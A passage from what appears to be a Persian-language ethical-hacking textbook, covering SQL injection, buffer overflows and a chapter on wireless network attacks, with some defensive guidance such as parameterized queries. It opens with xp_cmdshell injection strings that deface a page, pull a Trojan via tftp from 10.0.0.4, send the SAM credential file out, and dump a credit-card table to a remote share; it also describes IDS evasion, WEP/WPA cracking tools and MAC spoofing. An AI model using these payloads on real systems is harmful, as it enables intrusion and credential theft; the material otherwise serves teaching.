برای ایجاد یک فایل، متن زیر را در فیلد فرم وارد کنید:

Blah’;exec master..xp_cmdshell “echo hacker-was-here > c:\hacker.txt”--

برای ping کردن یک آدرس IP، متن زیر را در فیلد فرم وارد کنید:

Blah’;exec master..xp_cmdshell “ping 192.168.1.1”--

تغییر یک صفحه وب (با فرض اینکه به دلیل اشتباه در پیکربندی، اجازه write داده شده است):

Blah’;exec master..xp_cmdshell “echo you-are-defaced >

c:\inetpub\WWW.root\index.htm"--

اجرای برنامه (تنها برنامه‌های غیر گرافیکی):

Blah’;exec master..xp_cmdshell “cmd.exe /c appname.exe"--

آپلود یک تروجان به سرور:

Blah’;exec master..xp_cmdshell “tftp -i 10.0.0.4 GET Trojan.exe

C:\trojan.exe"--

دانلود یک فایل از سرور:

Blah’;exec master..xp_cmdshell “tftp –i 10.0.0.4 put

C:\winnt\repair\SAM SAM" --

برای ذخیره خروجی در یک فایل HTML، از sp_makewebtask استفاده کنید. برای مثال برای ذخیره جدولی به نام creditcard در پوشه‌ای که هکر به اشتراک گذاشته است، از دستور زیر استفاده کنید:

Blah';EXEC master..sp_makewebtask "\\10.10.1.4\share\creditcard.html",

"SELECT * FROM CREDITCARD"

برخی از ابزارهای خودکار برای SQL injection عبارتند از:

SQLDict، SqlExec، SQLbf، SQLSmack، SQL2.exe، AppDetective، Database Scanner، SQLPoke، NGSSQLCrack، NGSSQuirreL، و SQLPing v2.2.

Blind SQL Injection

یکی از روش‌های هک است که اجازه دسترسی هکر به یک وب سرور را می‌دهد و بر اساس یک اشتباه رایج کار می‌کند: برنامه، داده‌ها را بدون بررسی، از کلاینت می‌پذیرد و کوئری‌های SQL را اجرا می‌کند. هکر می‌تواند محتوای پایگاه داده را استخراج، اصلاح، اضافه یا حذف کند.

برای امن سازی برنامه‌ها در برابر SQL injection، برنامه‌نویسان بایستی اجازه ندهند که داده‌های کلاینت بتواند گرامر (syntax) دستورات SQL را تغییر دهد. تمام دستورات SQL که برای برنامه مورد نیاز هستند، باید در پردازش‌های ذخیره شده روی سرور پایگاه داده قرار گیرند. برنامه باید با استفاده از اینترفیس‌های امنی چون JDBC یا ADO برای اجرای پردازش‌های ذخیره شده استفاده کند.

مقابله با SQL Injection

اولین روش جلوگیری از حمله SQL injection، کاهش سطح ارتباطی کاربر با پایگاه داده و قرار دادن پسورد پیچیده برای اکانت‌های sa و administrator است. شما باید پیام‌های تشریحی و توضیحی را غیرفعال سازید تا اطلاعاتی که ضروری نیستند، برای هکر ارسال نشود (این اطلاعات می‌تواند به هکر در تشخیص آسیب پذیر بودن SQL server، کمک کند). همچنین هیچگاه با دسترسی اکانت admin، به پایگاه داده متصل نشوید. برای داده‌های حساس از رمزگذاری استفاده کنید و آنها را بصورت غیر رمز شده ذخیره نکنید.

ضرورت دارد که کد را بازبینی کنید تا ضعف‌های برنامه نویسی زیر را بررسی کنید:

- فقط کوتا (single quota)
- عدم بررسی دقیق ورودی

برخی از روش‌های مقابله به SQL injection عبارتند از:

- عدم پذیرش ورودی‌های نادرست
- بررسی محدودیت‌های ورودی

یک کد صحیح برای صفحه لاگین به صورت زیر است:

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx = ConfigurationSettings.AppSettings["cnxNWindBad"];
    using (SqlConnection cnx = new SqlConnection(strCnx))
    {
        SqlParameter prm;
        cnx.Open();
        string strQry =
            "SELECT Count(*) FROM Users WHERE UserName=@username " +
            "AND Password=@password";
        int intRecs;
        SqlCommand cmd = new SqlCommand(strQry, cnx);
        cmd.CommandType= CommandType.Text;
        prm = new SqlParameter("@username",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtUser.Text;
        cmd.Parameters.Add(prm);
        prm = new SqlParameter("@password",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtPassword.Text;
        cmd.Parameters.Add(prm);
        intRecs = (int) cmd.ExecuteScalar();
        if (intRecs>0) {
            FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
        }
        else {
            lblMsg.Text = "Login attempt failed.";
        }
    }
}
```

همچنین از نرم‌افزار Acunetix Web Vulnerability Scanner برای شناسایی و گزارش آسیب پذیری‌های SQL برنامه یا وب سایت‌تان استفاده کنید.

چرا برنامه‌ها آسیب پذیرند؟

- محدودیت‌ها بطور کامل بررسی نمی‌شوند و یا اینکه اصلا بررسی نمی‌شوند.
- زبان‌های برنامه‌نویسی همچون C دارای خطاهایی است
- توابع strcat()، strcpy()، sprint()، bcopy()، gets() و scanf() می‌توانند مورد سواستفاده قرار گیرند برای اینکه این توابع، بررسی نمی‌کنند که ببینند آیا بافری که روی پشته اختصاص داده شده است، به اندازه کافی برای کپی داده‌ها داخل آن بزرگ است یا نه

انواع Buffer Overflow و روش‌های شناسایی

Buffer overflowها، اکسپلویت‌هایی هستند که هکر می‌تواند بر علیه سیستم عامل یا برنامه‌ای استفاده کند. این حمله نیز مانند حملات SQL injection، از فیلدهای ورودی کاربر استفاده می‌کند. این حمله، با سرریز کردن حافظه یا اجرای یک shell دستوری یا کد مورد دلخواه بر روی سیستم هدف باعث از کار انداختن سیستم می‌شود. آسیب پذیری buffer overflow، به خاطر عدم بررسی کافی محدودیت‌های فیلد ورودی کاربر در فرم وب است. اگر برنامه‌ای، قبل از ارسال داده‌های فرم کاربر برای ذخیره‌سازی، اندازه یا فرمت متغیر را بررسی نکند، آسیب پذیری overflow وجود دارد.


کد زیر را در نظر بگیرید. زمانیکه این کد کامپایل و اجرا می‌شود، بلوکی از ۳۲ بایت را برای نگه داشتن رشته اختصاص می‌دهد. این نوع آسیب پذیری، در سیستم‌های مبتنی بر یونیکس و NT رایج است.

```
#include<stdio.h>
     int main ( int argc , char **argv)
          {
               char target[5]="TTTT";
               char attacker[11]="AAAAAAAAAA";
               strcpy( attacker," DDDDDDDDDDDDD");
               printf("% \n",target);
               return 0;
          }
```

برای سواستفاده از buffer overflow جهت ایجاد دسترسی یا بالا بردن سطح دسترسی، هکر باید داده هایی برای تزریق به برنامه ایجاد کند


پشته (Stack):

پشته، از مکانیزم LIFO پیروی می‌کند (last in first out). مشابه بافر عمل می‌کند و همه اطلاعات را که توابع نیاز دارند را نگه می‌دارد. پشته، ابتدای تابع ایجاد می‌شود و در انتهای تابع، آزاد (release) می‌شود.



:Heap

Heap، منطقه‌ای از حافظه است که توسط برنامه‌ای استفاده می‌شود که بصورت پویا در زمان اجرا اختصاص داده می‌شود. متغیرهای استاتیک در پشته ذخیره می‌شوند که داده‌ها با استفاده از رابط malloc اختصاص می‌یابد.




Simple Heap Contents

دو نوع buffer overflow وجود دارد: stack-based و heap-baesd. Stack و heap، مکان‌های حافظه برای متغیرهای کاربر با برنامه در حال اجرا هستند. متغیرها در stack یا heap ذخیره می‌شوند تا زمانیکه برنامه به آنها نیاز داشته باشند. پشته‌ها (stackها)، مکان‌های ثابتی از فضای آدرس حافظه هستند در حالیکه heapها، فضای آدرس‌های حافظه پویا هستند که زمانیکه برنامه‌ای در حال اجرا است، شکل می‌گیرند. Buffer overflow مبتنی بر heap، در بخش کوچکتری از حافظه رخ می‌دهد و متغیرهای پویای دیگر را overwrite می‌کند. در نتیجه، یک برنامه می‌تواند shell یا Cmd را باز کند یا جلوی اجرای برنامه‌ها را بگیرد.

برای شناسایی آسیب پذیری‌های buffer overflow که ناشی از ضعف در برنامه نویسی است، هکر، مقدار زیادی داده از طریق فیلد فرم به برنامه می‌فرستد و به نتیجه برنامه نگاه می‌کند.

سرریزی بافر مبتنی بر پشته (stack-based buffer overflow)

Buffer overflowهای مبتنی بر پشته (stack-based) زمانی رخ می‌دهد که بافر از فضای پشته تجاوز کند و بیشتر شود. کد مخرب می‌تواند وارد پشته شود. سرریزی، می‌تواند اشاره‌گر بازگشتی را overwrite کند بنابراین، جریان کنترل به کد مخرب تغییر می‌کند. زبان C و مشتقات آن، روش‌های زیادی برای قرار دادن داده‌های زیاد (بیشتر از انتظار) داخل یک بافر پیشنهاد می‌دهد.



مراحلی که هکر برای اجرای این نوع حمله انجام می‌دهد عبارتند از:

۱. متغیری در بافر برای تخلیه حافظه پشته (stack) وارد می‌کند.
۲. بیشتر از مقداری که در حافظه برای بافر کردن متغیر در نظر گرفته شده است، داده وارد می‌کند تا سبب سرریزی حافظه یا اجرا در فضای حافظه پردازش بعدی شود. سپس، متغیر دیگری را اضافه می‌کند و اشاره‌گر برگشتی را overwrite می‌کند که به برنامه می‌گوید پس از اجرا شدن متغیر، به کجا برگردد.
۳. برنامه، متغیر این کد مخرب را اجرا می‌کند و سپس از اشاره‌گر بازگشتی برای بازگشت به خط بعدی کد قابل اجرا، استفاده می‌کند. اگر هکر بتواند بصورت موفقیت آمیزی اشاره‌گر را overwrite کند، آنگاه برنامه، به جای اجرای کد برنامه، کد هکر را اجرا می‌کند.

بسیاری از هکرها، نیازی به آشنایی با جزئیات buffer overflowها ندارند برای اینکه اکسپلویت‌های از پیش نوشته شده آماده‌ای بر روی اینترنت وجود دارد که بین هکرهای مختلف رو و بدل می‌شود.


نکته: رجیستر حافظه که کد اکسپلویت نوشته شده (overwritten) و آدرس برگشتی آن را می‌گیرد، EIP نام دارد.

سرریزی بافر مبتنی بر heap (heap-based overflow)

متغیرهایی که بصورت پویا به توابع اختصاص می‌یابند (از قبیل malloc())، در heap ایجاد می‌شوند. در این حمله، هکر، بافری را که در بخش پایین‌تر heap قرار دارد، سرریز می‌کند و متغیرهای پویای دیگر را overwrite می‌کند که می‌تواند تاثیرات ناخواسته یا غیرمنتظره داشته باشد.

اگر برنامه‌ای بدون بررسی اینکه داده‌ای برای مقصد، مناسب است یا نه، اقدام به کپی آن کند، هکر می‌تواند داده‌هایی که بسیار بزرگ هستند را به برنامه دهد و اطلاعات مدیریت heap را overwrite کند.

Heap: Before Overflow



Heap: After Overflow

شل کد (Shellcode)، روشی برای استفاده از stack-based overflow است. شل کد، از مشکلات کامپیوتر برای مدیریت پشته استفاده می‌کند. بافرها، مقاصد راحتی برای هکرها هستند برای اینکه آنها می‌توانند به آسانی سرریز کنند.

روش شناسایی buffer overflow در برنامه

دو روش برای این منظور وجود دارد: اولین روش این است که کد منبع برنامه را بررسی کنید. یعنی توابع را بررسی کنید تا ببینید آیا به درستی استفاده شده‌اند یا نه. مخصوصا توابعی که ورودی یا خروجی آنها به رشته (string) مربوط می‌شوند. دومین روش، وارد کردن مقدار زیادی داده به برنامه و بررسی رفتار غیر طبیعی آن است.

فرض کنید که هکری از یک تابع رشته‌ای سواستفاده کند و بتواند یک رشته طولانی را به عنوان ورودی ارسال کند. این رشته، سبب سرریزی بافر و خطای segmentation می‌شود. اشاره‌گر بازگشتی تابع، overwrite می‌شود و هکر می‌تواند جریان اجرا را تغییر دهد. پس از آنکه هکر توانست کد خود را وارد کند باید آدرس دقیق و اندازه پشته را بداند و اشاره‌گر بازگشتی را برای اجرای کد خود، هدف گیری کند.

تکنیک‌های تغییر buffer overflow

همانطوریکه می‌بینید، هکرها می‌توانند با استفاده از buffer overflow، برای هدایت اشاره‌گر برگشتی به کد خود استفاده کنند. هکر باید آدرس حافظه و اندازه پشته را دقیقا بداند تا اشاره‌گر برگشتی، آن کد را اجرا کند. هکر می‌تواند از یک دستورالعمل NOP (No Operation) استفاده کند که فقط padding هستند و برای جابجایی اشاره‌گر است و هیچ کدی را اجرا نمی‌کند. NOP، به رشته قبل از کد مخرب اضافه می‌شود تا اجرا شود.

اگر در شبکه‌ای، IDS وجود داشته باشد، تلاش هکر برای ارسال مجموعه‌ای از NOPها برای فرواد کردن اشاره‌گر دستورالعمل، خنثی می‌شود. برای دور زدن IDS، هکر می‌تواند تعدادی NOP تصادفی را با تکه‌های هم ارز کد، جایگزین کند مثلا x--;?NOPNOP , x++. این مثالی از حمله buffer overflow تغییر داده شده است که می‌تواند از شناسایی شدن توسط IDS جلوگیری می‌کند.

برنامه نویسان نباید از توابع خود زبان C یا C++ از قبیل strcpy()، strcat()، و streadd() استفاده کنند برای اینکه آنها مستعد حمله buffer overflow هستند. جاوا می‌تواند به عنوان زبان برنامه نویسی جایگزین استفاده شود برای اینکه در مقابل حملات buffer overflow، مقاوم است.

روش‌های جلوگیری از buffer overflow

RAD، یک patch ساده برای کامپایلر است که بصورت خودکار، نواحی امنی ایجاد می‌کند تا یک کپی آدرس برگشتی را ذخیره کند. پس از آن، برای محافظت از برنامه، کدی را اضافه می‌کند و برنامه را کامپایل می‌کند تا از حملات buffer overflow جلوگیری کند.

همچنین از ابزارهایی نظیر StackGuard، Immunix System، Valgrind، Insure++، Libsafe برای نوشتن برنامه امن و جلوگیری از حملات buffer overflow استفاده کنید.

فصل دهم

هک شبکه‌های وایرلس

مقدمه

یکی از نقاط ورودی هکرها به شبکه، استفاده از شبکه‌های وایرلس است. به خاطر خاصیت broadcast بودن فرکانس رادیویی شبکه‌های وایرلس و سازگاری سریع تکنولوژی‌های وایرلس برای شبکه‌های خانگی و تجاری، آسیب پذیری‌های زیادی دارند.

بسیاری از شبکه‌های محلی وایرلس (WLAN)، بر مبنای استاندارد IEEE 802.11 و الحاقیه‌های آن از قبیل 802.11a، 802.11b، و 802.11n کار می‌کنند. استاندارد 802.11، تنها قابلیت‌های امنیتی اولیه را دارد و ضعف‌های زیادی دارد. الحاقیه 802.11i، آخرین راه حل امنیتی است که ضعف‌های 802.11 را پوشش می‌دهد. اتحادیه Wi-Fi، گواهینامه‌های امنیتی بیشتری که WPA و WPA2 نامیده می‌شوند را برای پر کردن فاصله بین استاندارد اصلی 802.11 و آخرین الحاقیه 802.11i، ارائه داده است. در این فصل در مورد آسیب پذیری‌ها و راه حل‌های امنیتی بر مبنای استانداردهای IEEE و Wi-Fi بحث خواهیم کرد.

استانداردهای وایرلس

802.11: اولین استاندارد وایرلس بود که سه لایه فیزکی FHSS، DSSS و Infrared را تعریف می‌کند.

802.11a: کانال‌های بیشتر، سرعت بالا، تداخل کمتر

802.11b: ظهور پروتکل WiFi، استاندارد غیر رسمی

802.11g: مشابه 802.11b، اما سریعتر

802.11i: بهبود در امنیت شبکه وایرلس

802.16: زیرساخت وایرلس برای مسافت‌های طولانی

Blutooth: گزینه‌ای برای جایگزینی کابل

900MHz: سرعت پایین، پوشش کم، و مشکلات سازگاری

مفاهیم وایرلس

آنتن: آنتن‌ها، پالس‌های الکترونیکی را به امواج رادیویی و برعکس تبدیل می‌کنند و برای ارسال و دریافت داده‌ها مهم هستند. دو نوع آنتن وجود دارد: omni و directional.

Access Point: قطعه‌ای از یک سخت‌افزار ارتباطی وایرلس است که یک نقطه مرکزی ایجاد می‌کند. نقش آن در شبکه‌های وایرلس، مثل نقش هاب در شبکه‌های کابلی است.

SSID: یک شناسه منحصربفرد است که دستگاه‌های وایرلس برای ایجاد و نگهداری ارتباط وایرلس از آن استفاده می‌کنند. SSID، یک رشته الفبایی است که شبکه‌هایی که در یک کانال کار می‌کنند را از هم تفکیک می‌کند. همچنین به عنوان شناسه بین access pointها و کلاینت عمل می‌کند. زمانیکه SSID پیش فرض تغییر نکند، با مشکل امنیتی مواجه می‌شویم.

مکانیزم‌های احراز هویت WEP و WPA، و تکنیک‌های شکستن آنها

برای احراز هویت کلاینت‌ها به یک access point در شبکه‌های وایرلس، دو روش وجود دارد: سیستم باز (open system) و احراز هویت کلید مشترک (shared key). در حالت سیستم باز، هیچ مکانیزم امنیتی ارائه نمی‌شود اما درخواست ارتباط با شبکه ساده‌تر می‌شود. در احراز هویت کلید مشترک، از کلید WEP برای احراز هویت کلاینت استفاده می‌شود.

اولین گزینه برای امنیت در شبکه‌های وایرلس، استفاده از WEP است. WEP برای رمزگذاری داده‌ها بر روی شبکه‌های وایرلس استفاده می‌شود و می‌تواند همراه با کلید مشترک برای احراز هویت کلاینت‌ها استفاده شود. برای رمزگذاری داده‌ها، WEP از کلیدهای رمزگذاری ۶۴ بیتی یا ۱۲۸ بیتی استفاده می‌کند. این کلید WEP دارای یک کلید ۴۰ بیتی یا ۱۰۴ بیتی است که کاربر تعریف کرده که با ۲۴ بیت IV (Initialization Vector) ترکیب می‌شود و کلید WEP را بصورت ۶۴ بیتی یا ۱۲۸ بیتی می‌کند.

فرآیندی که طی آن RC4 از IV استفاده می‌کند، نقطه ضعف WEP است: به هکر اجازه شکستن کلید WEP را می‌دهد. روشی با نام حمله FMS، از بایت‌های رمز شده خروجی برای تعیین کلید احتمالی استفاده می‌کند. این روش حمله در نرم‌افزارهایی همچون AirSnort، WEPCrack، و aircrack وجود دارد تا از آسیب پذیری WEP سواستفاده کنند. هر چند که ممکن است هکری بخواهد با روش brute force، کلید WEP را بشکند اما رایج‌ترین تکنیک برای این منظور، حمله FMS است.

WPA، یک استاندارد رسمی برای IEEE نیست اما با استاندارد 802.11i که خواهد آمد سازگار است. برای رمزگذاری داده‌ها از TKIP و برای احراز هویت، از WPA Personal یا WPA Enterprise، استفاده می‌کند که پیاده‌سازی امنی از RC4 است. WPA Personal، برای احراز هویت کاربران، از عبارت ASCII استفاده می‌کند در حالیکه WPA Enterprise، از RADIUS Server استفاده می‌کند. WPA Enterprise، از لحاظ امنیتی بسیار قدرتمندتر است اما مستلزم ایجاد RADIUS Server است. TKIP، کلید رمزگذاری را rotate می‌کند تا ضعف WEP را برطرف کند و در نتیجه، از بروز حملات جلوگیری کند.

WPA2، مشابه 802.11i است و از AES برای رمزگذاری داده‌ها استفاده می‌کند. AES، به عنوان یک الگوریتم رمزگذاری غیرقابل شکستن تلقی می‌شود. WPA2، اجازه استفاده از TKIP در طول دوره انتقال را می‌دهد و mixed mode security نامیده می‌شود. Mixed mode به این معنی است که برای رمزگذاری داده‌ها، می‌تواند از TKIP و یا AES استفاده کند. الگوریتم AES نیاز به پردازنده قدرتمندی دارد این بدان معنی است که دستگاه‌هایی که دارای پردازشگر ضعیف‌تری هستند، از قبیل PDA، ممکن است تنها از TKIP پشتیبانی کنند. WPA Personal و WPA2 Personal، از پسورد برای احراز هویت کلاینت‌های وایرلس استفاده می‌کنند. WPA Enterprise و WPA2 Enterprise، کاربران را از طریق RADIUS Server و با استفاده از استانداردهای 802.1X یا EAP احراز هویت می‌کنند. همچنین 802.11i و WPA2، از همان مکانیزم رمزگذاری و احراز هویت WPA2 استفاده می‌کند.

WEP ضعیف است و هیچکدام از اهداف امنیتی را پوشش نمی دهد

WPA، بسیاری از مشکلات امنیتی WEP را برطرف می کند اما یکسری مشکل امنیتی دیگر را اضافه می کند


انتظار می رود که با استفاده از WPA2، شبکه های وایرلس نیز همچون شبکه های کابلی امن باشند

جدول زیر، گزینه‌های احراز هویت و رمزگذاری را برای شبکه‌های وایرلس نشان می‌دهد.

	رمزگذاری	احراز هویت	ضعف
استاندارد IEEE 802.11	WEP	WEP	IV سبب شکسته شدن کلید WEP می‌شود. برای رمزگذاری و احراز هویت همه کلاینت‌های وایرلس، از یک کلید استفاده می‌شود
WPA	TKIP	پسورد یا RADIUS (802.1x/EAP)	پسورد برای حمله دیکشنری، آسیب پذیر است
WPA2	AES	پسورد یا RADIUS (802.1x/EAP)	پسورد برای حمله دیکشنری، آسیب پذیر است
IEEE 802.11i	AES	پسورد یا RADIUS (802.1x/EAP)	پسورد برای حمله دیکشنری، آسیب پذیر است

اصطلاحات هک شبکه وایرلس

WarWalking: پیاده روی در محیط برای یافتن شبکه‌های وایرلس باز



Wardriving: رانندگی در محیط برای یافتن شبکه‌های وایرلس باز

WarFlying: پرواز در محیط برای یافتن شبکه‌های وایرلس باز

WarChalking: استفاده از chalk برای یافتن شبکه‌های وایرلس باز

Blue Jacking: استفاده از تکنولوژی بلوتوث برای دزدی موقتی تلفن همراه شخص دیگر

GPS: برای یافتن شبکه‌های باز استفاده می‌شود

ابزارهای هک

Aircrack، نرم‌افزاری برای شکستن پسورد WEP است. این ابزار نمی‌تواند بسته‌ها را بگیرد بلکه برای شکستن پسورد پس از گرفتن بسته‌های رمز شده با استفاده از ابزار دیگر بکار می‌رود. Aircrack بر روی ویندوز و لینوکس اجرا می‌شود.

WEPCrack و AirSnort، ابزارهای شکستن پسورد در محیط‌های لینوکسی هستند.

NetStumbler و Kismet، ابزارهای کشف شبکه‌های وایرلس هستند. این ابزارها، MAC address، SSID، حالت امنیتی، و کانال شبکه وایرلس را شناسایی می‌کند. علاوه بر این، Kismet می‌تواند بر اساس SSIDهای مخفی، شبکه‌های وایرلس را کشف کند، بسته‌های را جمع‌آوری کند و قابلیت IDS را ارائه دهد.

WEPdecrypt، ابزاری برای حدس کلید WEP بر مبنای dictionary attack و key generator است.

CowPatty ابزاری برای شکستن WPA-PSK به روش brute force است.

استراق سمع کننده‌های وایرلس و قرار دادن SSIDها و MAC spoofing

یکی از رایج‌ترین حملات در شبکه وایرلس، استراق سمع است. این یکی از آسان‌ترین حملات است و معمولا بر روی hotspotها یا access pointهایی که بصورت پیش فرض نصب شده‌اند، انجام می‌شود برای اینکه بسته‌ها بصورت رمز نشده از طریق شبکه وایرلس ارسال می‌شوند. در شبکه وایرلس که رمز نشده است، پسوردهای پروتکل‌های دسترسی به شبکه، از جمله FTP، POP3 و SMTP بصورت رمز نشده قابل دریافت هستند.

SSID، نام شبکه وایرلس است و می‌تواند در beacon قرار بگیرد. اگر دو شبکه وایرلس بصورت فیزیکی نزدیک هم باشند، SSID مشخص کننده هر کدام از شبکه‌ها است. معمولا SSID بصورت رمز نشده در بسته beacon ارسال می‌شود. بسیاری از access pointها، اجازه مخفی کردن SSID را به مدیران شبکه می‌دهند. با این حال، این یک مکانیزم امنیتی قوی نیست برای اینکه برخی از ابزارها می‌توانند SSID را از بسته‌های دیگر بخوانند.

یک راه‌حل امنیتی جدید در تکنولوژی وایرلس، استفاده از MAC filtering است. مدیر شبکه، لیستی از MAC addressهای معتبر را وارد می‌کند تا اجازه دسترسی به access point را پیدا کنند. تنظیمات MAC filterها سخت است و برای شبکه بزرگ، scaleable نیست برای اینکه باید بر روی هر access point انجام شود. انجام MAC spoofing، ساده است و MAC filtering را خنثی می‌کند. از آنجائیکه هدرهای MAC، هیچگاه رمزگذاری نمی‌شوند، هکر می‌تواند یک MAC address معتبر را شناسایی کند.

تغییر دستی MAC Address در ویندوز XP

برای اینکار وارد رجیستری ویندوز شوید و وارد مسیر زیر شوید:

HKEY_LOCAL_MACHINE > System > CurrentControlSet > Control


فولدر class را باز کنید تا فولدر {4D36E972-E325-11CE-BFC1-08002bE10318} را پیدا کنید و آن را باز کنید. این فولدر شامل اطلاعات رجیستری ویندوز XP با توجه به کارت شبکه‌ای که بر روی ویندوز نصب کرده‌اید است. کارت شبکه وایرلس خود را پیدا کنید از منوی Edit، گزینه New و سپس String Values را انتخاب کنید. عبارت NetworkAddress را تایپ کنید. بر روی آن راست کلیک کنید و گزینه Modify را انتخاب کنید. MAC Address جدید را تایپ کنید و بر روی OK کلیک کنید. بعد از راه اندازی کامپیوتر، MAC Address جدید مورد استفاده قرار خواهد گرفت.

ابزارهای هک

SMAC، ابزاری برای MAC spoofing است که برای جعل آدرس کاربر و دسترسی به شبکه استفاده می‌شود.

Rogue Access Point (تقلبی)

